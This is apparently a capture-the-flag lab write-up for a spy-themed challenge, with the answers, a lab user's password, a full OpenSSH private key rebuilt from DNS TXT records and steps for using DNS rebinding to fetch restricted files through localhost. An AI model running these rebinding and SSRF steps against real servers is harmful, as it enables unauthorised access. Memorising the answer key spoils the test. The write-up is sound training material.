Mission Name
The Search

Historical Context
Ethan and Claire are on a mission to uncover the whereabouts of SHAX hideout, a notorious hub for hackers seeking anonymity and security. This quest leads them to a remote location, necessitating a deep dive into a machine believed to hold clues to SHAX's location.

Technical Synopsis
The mission's success hinges on meticulous enumeration and analysis of a given machine. Hidden within its digital confines are the secrets to locating the SHAX hideout. Ethan and Claire must use their technical acuity to sift through data, exploit vulnerabilities, and uncover the hidden information crucial to their quest.

Mission Brief
Ethan, your task is to infiltrate the machine provided and extract any information related to the SHAX hideout. Your skills in enumeration, analysis, and exploitation will be tested as you seek out the digital breadcrumbs that lead to SHAX. Return with evidence of your findings. Good luck!

Detailed Assignment
Amidst the backdrop of the Altai Mountains, Ethan and Claire prepare to dive into the digital depths of a machine, key to unveiling the SHAX hideout. This anonymous hacker sanctuary has eluded many, but with precision and expertise, Ethan and Claire hope to expose its secrets and bring to light the activities within.

Operational Venue
RECON CAR - AIR / ALTAI MOUNTAINS

This mission not only challenges Ethan and Claire's hacking prowess but also their ability to piece together the puzzle of SHAX's location from scattered digital clues. Success could mean a significant blow to the anonymity SHAX has long enjoyed.

Tools

- IP

Questions

What is the order of the ssh rsa private key ([x,y,...z])?

- [52,72,16,74,14,86,4,70,91,38,45,61,88,44,37,18,58,87,13,90,53,25,8,57,56,94,19,73,32,24,36,100,2,39,27,78,40,64,34,77,98,15,12,59,11,93,85,22,92]

What technic is hidden under domain hideout.sh4x?

- DNS rebind

What is the password of sh4x user?

- N0gu33s1ng_p4ssw0rd

Hints

1. dig @11.0.2.112 hideout.sh4x (A and TXT records can help)
2. Sometimes is good to query several times the same DNS record
3. Use hideout.php formulary to access files forbidden from outside.

Categories

- Linux Enumeration
- SSRF
- DNS Enumeration
- DNS Rebinding

Write Up

To infiltrate the SHAX hideout and access the secure server, follow this comprehensive cybersecurity strategy that involves DNS enumeration, SSH private key reconstruction, and exploiting a DNS rebind to access restricted files. Here's a step-by-step guide:



Figure 1

Figure 2



Figure 3



Figure 4



Figure 5

Step 1: DNS Enumeration for SSH Key Fragments

- **Discover the DNS TXT Records:** Use DNS queries on subdomains (e.g., 1.hideout.sh4x, 2.hideout.sh4x, etc.) to find TXT and A records revealing parts of an SSH RSA private key.
- **Automate and Parse DNS Queries:** Script DNS queries to automate the collection of SSH RSA key fragments from TXT records across numerous subdomains.
- **Reconstruct the SSH Key:** Follow the clue from DNS number 69 to determine the order of the RSA key fragments. Querying DNS number 69 reveals the sequence to reconstruct the private key accurately.

```
└─# dig @192.168.174.150 hideout.sh4x

; <<>> DiG 9.16.11-Debian <<>> @192.168.174.150 hideout.sh4x
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59969
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;hideout.sh4x.                  IN      A

;; ANSWER SECTION:
hideout.sh4x.           1       IN      A       5.5.5.5

;; Query time: 0 msec
;; SERVER: 192.168.174.150#53(192.168.174.150)
;; WHEN: Sun Jun 27 12:49:32 EDT 2021
;; MSG SIZE  rcvd: 46
```

Figure 6

```
┌──(root💀kali)-[/home/kali]
└─# dig @192.168.174.150 hideout.sh4x txt

; <<>> DiG 9.16.11-Debian <<>> @192.168.174.150 hideout.sh4x txt
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45816
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;hideout.sh4x.                  IN      TXT

;; ANSWER SECTION:
hideout.sh4x.           1       IN      TXT     "WeAreHiddenInSubdomains"

;; Query time: 0 msec
;; SERVER: 192.168.174.150#53(192.168.174.150)
;; WHEN: Sun Jun 27 12:49:37 EDT 2021
;; MSG SIZE  rcvd: 66
```

Figure 7

```
└─# dig @192.168.174.150 1.hideout.sh4x

; <<>> DiG 9.16.11-Debian <<>> @192.168.174.150 1.hideout.sh4x
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6053
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;1.hideout.sh4x.                        IN      A

;; ANSWER SECTION:
1.hideout.sh4x.         1       IN      A       0.0.0.0

;; Query time: 0 msec
;; SERVER: 192.168.174.150#53(192.168.174.150)
;; WHEN: Sun Jun 27 12:54:09 EDT 2021
;; MSG SIZE  rcvd: 48


┌──(root💀kali)-[/home/kali]
└─# dig @192.168.174.150 1.hideout.sh4x txt

; <<>> DiG 9.16.11-Debian <<>> @192.168.174.150 1.hideout.sh4x txt
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 28310
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;1.hideout.sh4x.                        IN      TXT

;; ANSWER SECTION:
1.hideout.sh4x.         1       IN      TXT     "thehideisnotthateasy"
```

Figure 8

Figure 9



Figure 10

Step 2: Reconstructing the SSH Private Key

Reconstruct the SSH private key using the order provided by DNS record 69, ensuring the key is formatted correctly for SSH use:

- Ensure the key starts with -----**BEGIN OPENSSH PRIVATE KEY----- and ends with -----END OPENSSH PRIVATE KEY-----.**

```
└─# dig @192.168.174.150 52.hideout.sh4x txt

; <<>> DiG 9.16.11-Debian <<>> @192.168.174.150 52.hideout.sh4x txt
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4765
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;52.hideout.sh4x.               IN      TXT

;; ANSWER SECTION:
52.hideout.sh4x.        1       IN      TXT     "-----BEGIN_OPENSSH_PRIVATE_KEY-----"

;; Query time: 0 msec
;; SERVER: 192.168.174.150#53(192.168.174.150)
;; WHEN: Sun Jun 27 12:56:37 EDT 2021
;; MSG SIZE  rcvd: 81
```

Figure 11

```
└─# dig @192.168.174.150 69.hideout.sh4x txt

; <<>> DiG 9.16.11-Debian <<>> @192.168.174.150 69.hideout.sh4x txt
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60743
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;69.hideout.sh4x.               IN      TXT

;; ANSWER SECTION:
69.hideout.sh4x.        1       IN      TXT     "72"

;; Query time: 0 msec
;; SERVER: 192.168.174.150#53(192.168.174.150)
;; WHEN: Sun Jun 27 12:56:55 EDT 2021
;; MSG SIZE  rcvd: 48
```

Figure 12

```
└─# dig @192.168.174.150 69.hideout.sh4x txt | grep -i txt
; <<>> DiG 9.16.11-Debian <<>> @192.168.174.150 69.hideout.sh4x txt
;69.hideout.sh4x.               IN      TXT
69.hideout.sh4x.        1       IN      TXT     "16"

┌──(root💀kali)-[/home/kali]
└─# dig @192.168.174.150 69.hideout.sh4x txt | grep -i txt
; <<>> DiG 9.16.11-Debian <<>> @192.168.174.150 69.hideout.sh4x txt
;69.hideout.sh4x.               IN      TXT
69.hideout.sh4x.        1       IN      TXT     "74"

┌──(root💀kali)-[/home/kali]
└─# dig @192.168.174.150 69.hideout.sh4x txt | grep -i txt
; <<>> DiG 9.16.11-Debian <<>> @192.168.174.150 69.hideout.sh4x txt
;69.hideout.sh4x.               IN      TXT
69.hideout.sh4x.        1       IN      TXT     "14"

┌──(root💀kali)-[/home/kali]
└─# dig @192.168.174.150 69.hideout.sh4x txt | grep -i txt
; <<>> DiG 9.16.11-Debian <<>> @192.168.174.150 69.hideout.sh4x txt
;69.hideout.sh4x.               IN      TXT
69.hideout.sh4x.        1       IN      TXT     "86"

┌──(root💀kali)-[/home/kali]
└─# dig @192.168.174.150 69.hideout.sh4x txt | grep -i txt
; <<>> DiG 9.16.11-Debian <<>> @192.168.174.150 69.hideout.sh4x txt
;69.hideout.sh4x.               IN      TXT
69.hideout.sh4x.        1       IN      TXT     "4"
```

Figure 13

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAgEAtN0SiqMueiVJL5JNBCKiR7QAKUM2ctyZF9cDOQGZbA3rEDPQRrE3
aL3XKzXAeTEpuwqlY5Npn3niTNnK2N2b7kOpzbVAOWFh57OvO9mx6VUK+Ia9v1t/oomzIc
A3vS1HnVyypqj5Z22+pOV2SHtRGTGggBzMfTGb6rLZSHaJgkATr6AliDWJXJDgekZ8tOmw
Om7fVV0v26ks7wMLHAnnXHCOx5nNRme5q9VlEBE9eg/BMNhYxCaW+QTgzZJA5ElTLQgBH+
0dqWGAAWJwFHQ9HWg78PjWPSyKJiLMmu04blQWGcyyGll9vbn3EGQR/L/MupULkS3JWm2W
Nm/PA+l5okvowF7iOLa75M/WmcdCwdQ3Qrwx7MVWPI2zUEbhqdzLEgSFVRKPJjPtkKrx/6
9atw2aQX/T0hyS41aPnCsLWRRwV7I5GY7dR4d7MGPAiIoyxm/h4kWb0Qo+JlphZFw/VroP
W648PENSW3x5whya7M3et7dHaz9decLDToXmpAjOhyBmcHVzpJAFLVNGSSoxVdBr2SUZ4o
o4eYjDlOvQOMri+dHNAwx8Qw/22y/hzhu03Db12S1pA3HxYmRjKdBfuPEyZpWPpWXXiAh3
k7u+uP7VgcM8AnwtqIt5jC1ilRu6b50hi0KEAoymflZ8IP0eMvGXcuoISGQBilGd5PJYHf
UAAAdAn6VB2J+lQdgAAAAHc3NoLXJzYQAAAgEAtN0SiqMueiVJL5JNBCKiR7QAKUM2ctyZ
F9cDOQGZbA3rEDPQRrE3aL3XKzXAeTEpuwqlY5Npn3niTNnK2N2b7kOpzbVAOWFh57OvO9
mx6VUK+Ia9v1t/oomzIcA3vS1HnVyypqj5Z22+pOV2SHtRGTGggBzMfTGb6rLZSHaJgkAT
r6AliDWJXJDgekZ8tOmwOm7fVV0v26ks7wMLHAnnXHCOx5nNRme5q9VlEBE9eg/BMNhYxC
aW+QTgzZJA5ElTLQgBH+0dqWGAAWJwFHQ9HWg78PjWPSyKJiLMmu04blQWGcyyGll9vbn3
EGQR/L/MupULkS3JWm2WNm/PA+l5okvowF7iOLa75M/WmcdCwdQ3Qrwx7MVWPI2zUEbhqd
zLEgSFVRKPJjPtkKrx/69atw2aQX/T0hyS41aPnCsLWRRwV7I5GY7dR4d7MGPAiIoyxm/h
4kWb0Qo+JlphZFw/VroPW648PENSW3x5whya7M3et7dHaz9decLDToXmpAjOhyBmcHVzpJ
```

```
AFLVNGSSoxVdBr2SUZ4oo4eYjDlOvQOMri+dHNAwx8Qw/22y/hzhu03Db12S1pA3HxYmRj
KdBfuPEyZpWPpWXXiAh3k7u+uP7VgcM8AnwtqIt5jC1ilRu6b50hi0KEAoymflZ8IP0eMv
GXcuoISGQBiIGd5PJYHfUAAAADAQABAAACAQCULLpQEri1IW8AJmAqjyVckT/AjmxBVjGm
smTVg1XqjMyUDZ8JC49VpJJvuC3kHD8QGfy9w7u5B+Y7CAOEAKsLXSv0eBYR7JKFfVSHOC
bl/uJqEhnKeG/s/dtgP1ZrCnmtlpBWsgECl4qlFcj+QOmENoBD9VQjDU2rzrLtBxBJQa3f
KNkW6qWKzLbb9nuczAexF7yo9xuKXuONPXUQl5yQwzZ2mK7wi3I2MTIHI9i188pW9ihjKy
ptAW4bfULkxJ38Op6RRXYTmumAOOGSIFkhio/xMCx1GdRkwgXWt5qP6RviLy2LIN4/Xefn
6dRCufBEvG8pldVs3HNATgHQNquKxmKRseUzqqzm+oCtynWkBBdvj9EhK404OdbwStUzxN
5frsTyZPtc2meC2QnvtKfcwrMU8REZjCbDceoAfwYULj7B+27/W4rxoy3f5eTDcbADHXTa
k5Fm9A7w3V+ceTI+yr9zsKJBghu7ElpcK4c5mOJ6pJcrx3A6Nlrztt0IDWvCz93QEUC8Vj
KBMsKQ2aZLCYFoYUyHPo6Pmy03MmSqm8BSwyVjTYO6Rv7Qq0lKG0e9XAnxzMinZfS8Zorb
tLjBjEO/BEV3Op2LnDkImAOAWXC9Y9OEYRzEQ3b5NpxIHozPVRI0X+NdreAVbmUWURArlx
H05GChHnwek1xfujdxgQAAAQAQiK4+3Ebj4yu4fVFTiKY3yefg5qa/Pql5dsxfjNTOlWPt
g+FPgAU/8ni0dIMu73toRWCeg5d2exZs3RAAn4j8QF/63DthbNZUrlvnQDJnDEjNjL07aX
6cLuLG6psBtU/7pKSsk9NOdFG3F3DZzdHS5HNqCsO2jqXSqDwEwZvF4DJBZofl9Jk1fUwD
ykRHBVOGmr0FuQWIZ0qSZx02bvBPIa5y+MAG46jPi8qc7gC6mVWzwNLB5N1AmzlUxBFya8
ek5/JIQcUaSeprsruKizULegj9eIlhI5cpN7NBsDuFqd6Dqf82W1zHhFwhqZO3Et3ma+eT
RJqhLiKvabphH3oyAAABAQDksI09WpISSl3rcAvfVARAIZJ7zffK0q1MZTLt6KQC007m7D
HcawDaPmrEOW/9v1E6/V0e0ZuBqdjHZD7WX93LJ+OlWk+99gw0OKHxpQd3ZLiOwjT8uXJp
YqrFiFlaVJfoPaOd8V8UKaLIgODakzYpMK6OxvatK79Zs/ABm7iAhvezu6xV4J3QFzlPzw
6cnzNSeI2WJriiTGB0Bgva++qDdKuPIhrRDytZI/2ylJjzGVAmbYNvKPk2RyR3Yzix1/eV
ySzsfxkimllze3k5mpSmK0c7e0fd9ziyzisA4Tml6rY4YCFvjY4Vu+3XUXKHxFn73fWOiO
Fm3AHlitZjrWUZAAABAQDKdmRt4RSqQyy5TNM8Yo0qhnYa9+krf3DvfcipGuaj46OL4xeb
TvQFuoclPAANWBsbQgRXrD6XGDBCx7joijSHTzQhYwS8UFl8kltkS90e/ozBtnU7GHHw6V
fvUmghhmPS1qC9Ddfhaq9d86lK3PzFAY2dq3+eyBT4Q6KOW+YpV16fJaBoCwmKDq7kOjN1
EVcJHWCjiwKkP0JweLaXg73xLKr4fzO+DZn2D3UtE5XUoDxYgzvoMkAPZhs821A7Zxf53z
m8kp6b+eLgtzGF4Pg1uGeOVAnDQ3m0kf3qvSJYjQpYGodbMYM9PCM5EOmDaf+Gy8K10G5V
8E+DjZ3BMR89AAAACXNoNHhAaGlkZQE=
-----END OPENSSH PRIVATE KEY-----
```

Step 3: Exploit DNS Rebind for SSH Public Key

- **Identify DNS Rebind Behavior:** Notice that querying the main domain multiple times results in different IPs, including localhost (127.0.0.1), suggesting a DNS rebind attack vector.
- **Access Restricted Files via Localhost:** Use the temporary rebind to localhost to access the /ssh/ directory, which is otherwise inaccessible from external networks. Repeatedly query http://hideout.sh4x/ssh/id_rsa.pub until the DNS rebind allows access to the id_rsa.pub file hosted on the local server.

```
└─# dig @192.168.174.150 hideout.sh4x | grep "hideout"
; <<>> DiG 9.16.11-Debian <<>> @192.168.174.150 hideout.sh4x
;hideout.sh4x.                  IN      A
hideout.sh4x.           1       IN      A       4.4.4.4

┌──(root💀kali)-[/home/kali]
└─# dig @192.168.174.150 hideout.sh4x | grep "hideout"
; <<>> DiG 9.16.11-Debian <<>> @192.168.174.150 hideout.sh4x
;hideout.sh4x.                  IN      A
hideout.sh4x.           1       IN      A       1.3.3.7

┌──(root💀kali)-[/home/kali]
└─# dig @192.168.174.150 hideout.sh4x | grep "hideout"
; <<>> DiG 9.16.11-Debian <<>> @192.168.174.150 hideout.sh4x
;hideout.sh4x.                  IN      A
hideout.sh4x.           1       IN      A       127.0.0.1

┌──(root💀kali)-[/home/kali]
└─# dig @192.168.174.150 hideout.sh4x | grep "hideout"
; <<>> DiG 9.16.11-Debian <<>> @192.168.174.150 hideout.sh4x
;hideout.sh4x.                  IN      A
hideout.sh4x.           1       IN      A       8.8.8.8
```

Figure 14



Figure 15

Step 4: Access the Server

- **SSH Access:** Use the reconstructed SSH private key to initiate a connection to the server. The discovery of the corresponding public key (id_rsa.pub) will assist in validating the authenticity of the private key and potentially provide hints for the passphrase, if required.
- **Server Investigation:** Once inside the server, explore the directories and files for any indications of the SHAX hideout's operations, member identities, or further instructions on navigating the hideout

Flag Information

flag{DNS_rebind_and_SSRF_hideout_found}